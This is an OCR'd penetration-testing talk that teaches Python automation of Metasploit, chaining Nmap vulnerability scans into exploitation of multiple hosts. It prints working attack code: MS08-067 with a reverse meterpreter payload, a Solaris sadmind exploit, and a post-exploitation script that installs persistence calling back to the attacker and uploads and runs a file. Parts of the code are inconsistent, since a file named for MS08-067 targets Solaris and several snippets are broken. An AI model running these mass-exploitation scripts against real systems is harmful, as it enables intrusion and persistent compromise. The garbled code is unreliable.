


MSF Scripting for Fun and Profit

An introduction to faster testing with Python

Nick Dunn

Standard Disclaimer

- As usual, these techniques can be used for good or evil.
- The techniques are intended for testing software, not breaking it.
- If you discover major issues in commercial software or find systems accidentally exposed to the internet, report them/fix them, play nicely, and don't go down the path of world domination (or minor theft).

Agenda

- Intro & whoami
- Setup and Getting Started
- Basic MSF Scripting
- Next Steps – Doing Something More Useful
- Additional Techniques – Using Tool Output
- Scan and Exploit Demo
- Multiple MSF Scans
- Other Stuff – Scripting and Post-Exploitation
- Conclusions
- Learning more
- Questions

whoami

@N1ckDunn

@nickdunn@infosec.exchange

- Coming from software development and architecture
  - 6 years as software developer, architect, team lead, working in secure software for the financial sector
  - Worked as an in-house penetration tester and code reviewer in online gambling
  - Security consultancy
- Moved into security consultancy and worked on:
  - Code review
  - Penetration testing
  - Threat modelling, architecture review
  - Automating security testing with new tools, scripts, etc.
  - Security research

What This Talk Is (and Isn’t) About

- This is a talk about using scripting to speed up penetration testing
- We’re going to look at automating Metasploit for faster exploitation
- We’ll also look at chaining together multiple tools so that we can use Nmap scans to automatically feed into Metasploit

Introduction

- Why do we want to use scripting and automation when testing?
  - It reduces the amount of typing for any task that is done for all tests
  - Helps to customize attacks
  - Can automate processes, and so speed up the work
  - Can allow us to carry out multiple tasks concurrently

Introduction

- Metasploit has an API which you can interact with
- There are Python and C# modules to help with this
- Although this is essentially time-consuming and pointless (and involves more typing) when exploiting a single machine, it provides major time savings when used as part of a scripted or automated process

- Caution: We will be automating exploitation against multiple targets. Do not do this as part of the OSCP exam as you will get an automatic fail. When doing it on a work engagement, be sure to limit it to targets that are in scope.

Configuring the Environment and Getting Started

- This has only been tested on Kali
- It depends on the pymetasploit3 module for Python, described in detail here:
  - https://coalfire.com/the-coalfire-blog/pymetasploit3-metasploit-automation-library
- Install current version of the msfrpc Python3 module from git:
  - `pip3 install pymetasploit3`

Configuring the Environment and Getting Started

- We can test this has worked by starting the Metasploit listener and then connecting from Python3:
- Use MsfConsole, or MsfRpc, depending on your preference:

  -
    ```
    $ msfconsole
    ```

  -
    ```
    msf> load msgrpc Pass=abc123 ServerHost=0.0.0.0 ServerPort=55552
    ```
- MsfRpc can be run from bash (we'll be using MsfConsole in this session):

  -
    ```
    $ msfrpcd -P abc123 -S
    ```
- Start Python3 and connect:

  -
    ```
    from pymetasploit3.msfrpc import *
    ```

Check That the Module is Working

- Test from Python3 with MsfConsole:

  -
    ```
    client = MsfRpcClient('abc123', port=55553,
    ssl=True)
    ```

- Test from Python3 with MsfRpc:

  -
    ```
    client = MsfRpcClient('abc123', ssl=True)
    ```

- From the Python3 environment we can now see that it's possible to direct requests to Metasploit:

  -
    ```
    client.modules.exploits
    ```

Let’s Start Hacking

Setting Up Some Targets

- Metasploitable
  - https://www.vulnhub.com/entry/metasploitable-1,28/
  - https://www.vulnhub.com/entry/metasploitable-2,29/
- Bad Store
  - https://www.vulnhub.com/entry/badstore-123,41/
- If you have an older unpatched Windows VM, this can be useful for some of the scripts we'll be looking at
- Get your target IP addresses in Kali before starting:
  - `sudo arp-scan -l`

Some Example Scripts

- For the exercises you'll need to download some Python Code
- Simple examples available here:
  - https://github.com/N1ckDunn/Exploitivator/tree/master/ExampleCode
- Useful Python scripts available here:
  - https://github.com/N1ckDunn/Exploitivator


Usage

- Before running any of your scripts, load msfconsole and start the MSGRPC service.
- MSGRPC can be started with msfrpcd in Metasploit as we did earlier:

  -
    ```
    load msgrpc Pass=abc123 ServerHost=0.0.0.0
    ServerPort=55552
    ```
- The results of scans and/or exploitation will appear in the Metasploit console output
- Additionally, you may want your script to write to an output file(s) for a more permanent record (e.g. if running a scanning module)

A Very Basic Script

- Open the msf_08_067.py file from the examples folder.



```python
#!/usr/bin/env python
import os
import optparse
import sys
from time import sleep
from pymetasploit3.msfrpc import MsfRpcClient

# Function to create the MSF .rc files
def builder(RHOST, LHOST, LPORT):
    with open('/tmp/smbpost.rc', 'w') as post, open('/tmp/soltel_install.sh', 'w') as bat:
        postcomms = f"""getsystem
run persistence -S -U -X -i 10 -p 80 -r {LHOST}
cd /
upload /tmp/soltel_install.sh /tmp
execute -f soltel_install.sh
    """
        batcomm = "soltel_install.sh /quiet"
        #post.write(postcomms); bat.write(batcomm)

# Sets up the chain of rc files to exploit Solaris telnet bypass, setup persistence, etc.
def sploiter(RHOST, LHOST, LPORT, session):
    client = MsfRpcClient('abc123', ssl=False)

    # Exploit Telnet Bypass
    exploit = client.modules.use('exploit', 'solaris/sunrpc/sadmind_adm_build_path')
    exploit['RHOSTS'] = RHOST
    exploit['LHOST'] = LHOST
    exploit['LPORT'] = LPORT
    exploit['TARGET'] = 1
    payload = client.modules.use('payload', 'solaris/x86/shell_bind_tcp')
    exploit.execute(payload=payload)

    print(f"[+] Exploiting Solaris sadmind on: {RHOST}")

    # Wait for the exploit to complete and check for a session
    while client.sessions.list == {}:
        sleep(5)

    print("[+] Session created!")
```

A Very Basic Script

- This simple example shows the basics of interacting with the Metasploit API
- Like all Metasploit example code it uses MS08_067 ☺
- To interact with Metasploit the Python code uses:
- `from pymetasploit3.msfrpc import MsfRpcClient`
- Commands are written to and retrieved from the MSF console using this package
- It begins by connecting to the MSF RPC server, before building and submitting a payload

Connecting to MSF RPC

- Using Python to connect to the MSF RPC server:

```
def sploiter(RHOST, LHOST, LPORT, session):
    client = MsfRpcClient('abc123', server='127.0.0.1',
    port=55552)
```

- The above should ensure we connect to MSF in the other terminal


Building the Payload

- As we’re now interacting programmatically with the MSF console we’re use Python to run the chosen exploit like this:

```
# Exploit MS08-067
commands = f"""use exploit/windows/smb/ms08_067_netapi
set PAYLOAD windows/meterpreter/reverse_tcp
set RHOST {RHOST}
set LHOST {LHOST}
set LPORT {LPORT}
set ExitOnSession false
exploit -z """

print(f"[+] Exploiting MS08-067 on: {RHOST}")
client.call('console.write', [console_id, commands])
res = client.call('console.read', [console_id])
result = res['data'].split('n')
```

Using the Script

- In this form it offers very little advantage over MSF – it exploits a single, specified machine in a particular way
- If modified to deal with multiple machines, it's still problematic as it would then carry out then same exploit against each one




Next Steps

- The potential for automation and speed benefits can be seen with a simple PoC which uses a bash script to automate our Python exploit scripts against a series of targets
- Note – this is for illustration, but it’s not the best way to do it, we’ll look at an improved version in a few minutes

Next Steps

- This is messy, ugly and inelegant. It also creates lots of network noise and requires us to write multiple scripts
- Worst of all it mixes bash and Python!!!
- Instead, we can write much better Python scripts that build on what we've seen so far, to automate MSF modules



How Do We Refine and Improve the Script?

Refining Things Further – Using Output from Other Tools

- In the previous example we saw what can be achieved from using input files to make our scripting more flexible and useful
- The file output from scanning tools such as Nessus and Nmap can be used in a similar way to our static file, to improve our targeting and make attacks more selective
- In this way we can use Nmap script scans to identify vulnerable targets, before using the corresponding Metasploit exploit against them
- To keep things flexible, config files can be used to make the script able to cope with varying needs


Running Nmap with Config File Details

- We’ll run Nmap script scans to identify vulnerable machines:

```
for details in scan_settings.values():
            script_detail = details[0][1]
            script_outfile = details[0][2]
            cmd_line = f"nmap {script_detail} -oA {script_outfile}
-iL {host_file} &“
            print(f"Executing: {cmd_line}")
            os.system(cmd_line)
```

Parsing Nmap Results


- These results can be extracted from formatted Nmap results files:



```
    for attack in scan_settings.items():
        print(f"[*] Checking targets for {attack[0]}")
        outfile.write("=========================================================\n")
        outfile.write(f"Vulnerability: {attack[0]}\n")
        outfile.write("---------------------------------------------------------\n")

        script_outfile = attack[1][0][2]

        if script_outfile.endswith(".xml"):
            target_map = parse_nmap_xml(script_outfile)
        elif script_outfile.endswith(".gnmap"):
            target_map = parse_gnmap(script_outfile, attack[1][0][3])

        for target_host in target_map:
            if target_host['state'].strip().lower() == 'vulnerable':
                print(f"[*] Attempting to exploit: {target_host['target']}")
                outfile.write(f"Target: {target_host['target']}\n")
                outfile.write(f"Session: {session}\n")

                if not sploit_settings.get(attack[0]):
                    print(f"[*] No attack setting for: {attack[0]}")
                    outfile.write(f"No attack setting for: {attack[0]}\n")
                else:
                    exploit(target_host['target'], lhost, str(lport), session)

                lport += 1
                session = str(int(session) + 1)
```

Parsing Nmap Results

- Following this, the exploit details for that Nmap script can be taken from our config file and passed into Metasploit for each vulnerable machine:



```python
# Function to exploit a target
def exploit(rhost, lhost, lport, session, attack, payload, label):
    # Exploit the host
    commands = f"""use {attack}
set PAYLOAD {payload}
set RHOST {rhost}
set LHOST {lhost}
set LPORT {str(lport)}
set ExitOnSession false
exploit -z
"""
    print(f"[+] Exploiting {label} on: {rhost}")
    print(f"[+] Exploit: {attack}")
    print(f"[+] Payload: {payload}")
    msf_client.consoles.console(console_id).write(commands)
    time.sleep(10)

    # Post-exploit
    runPost = f"""use post/multi/gather/run_console_rc_file
set RESOURCE /tmp/smbpost.rc
set SESSION {str(session)}
exploit
"""
    print(f"[+] Running post-exploit script on: {rhost}")
    msf_client.consoles.console(console_id).write(runPost)
    time.sleep(10)
```

Putting It All Together

- If we run the script, we'll see the output in the terminal as each machine is exploited

Further Improvements – Post-Exploitation

- As you’ve probably already guessed, pretty much anything that Metasploit can do can be scripted
- This means we can add further features such as post-exploitation, privilege escalation, pivoting, etc.


Other Scripting Ideas

- Since anything that Metasploit can do can be scripted, the Python module can interact with console and return console output
- This means we can automate multiple Metasploit Scans to run against multiple machines as another time-saving measure
- The output can be controlled to appear in our console or redirected to a file

Automating a Scan

- Like the previous scripts, this scanning script begins by connecting to the MSF RPC server
- It reads the config file to obtain the specified scans
- Some scans require us to carry out additional actions and so we use if statements to check the name of the scan, and then these actions are carried out if necessary

How to Learn More


Run untested scripts in production
Run scripts in a test environment
imgflip.com

Practice

- There are a few places to download practice VMs:
- VulnHub
  - https://www.vulnhub.com/
- Metasploitable
  - https://www.vulnhub.com/entry/metasploitable-1,28/
  - https://www.vulnhub.com/entry/metasploitable-2,29/
- Bad Store
  - https://www.vulnhub.com/entry/badstore-123,41/
- NIST Vulnerable Windows VMs
  - https://csrc.nist.gov/Projects/United-States-Government-Configuration-Baseline/USGCB-Content/Microsoft-Content/Virtual-Hard-Disks

References

SpiderLabs guide to MSF scripting:

https://www.trustwave.com/Resources/SpiderLabs-Blog/Scripting-Metasploit-using-MSGRPC/

Starting and connecting to MSGRPC:

https://www.packtpub.com/mapt/book/networking_and_servers/9781785280696/9/ch09lvl1sec60/metasploit-scripting-with-msgrpc

Setting RHOSTS to use a file instead of a range:

http://travisaltman.com/metasploit-set-rhosts-file/

References (continued)

All quick and dirty code examples or simple teaching examples are available here:

https://github.com/N1ckDunn/Exploitivator/tree/master/ExampleCode

The two more useful MSF automation scripts are here:

https://github.com/N1ckDunn/Exploitivator

Any Questions?

Thank You!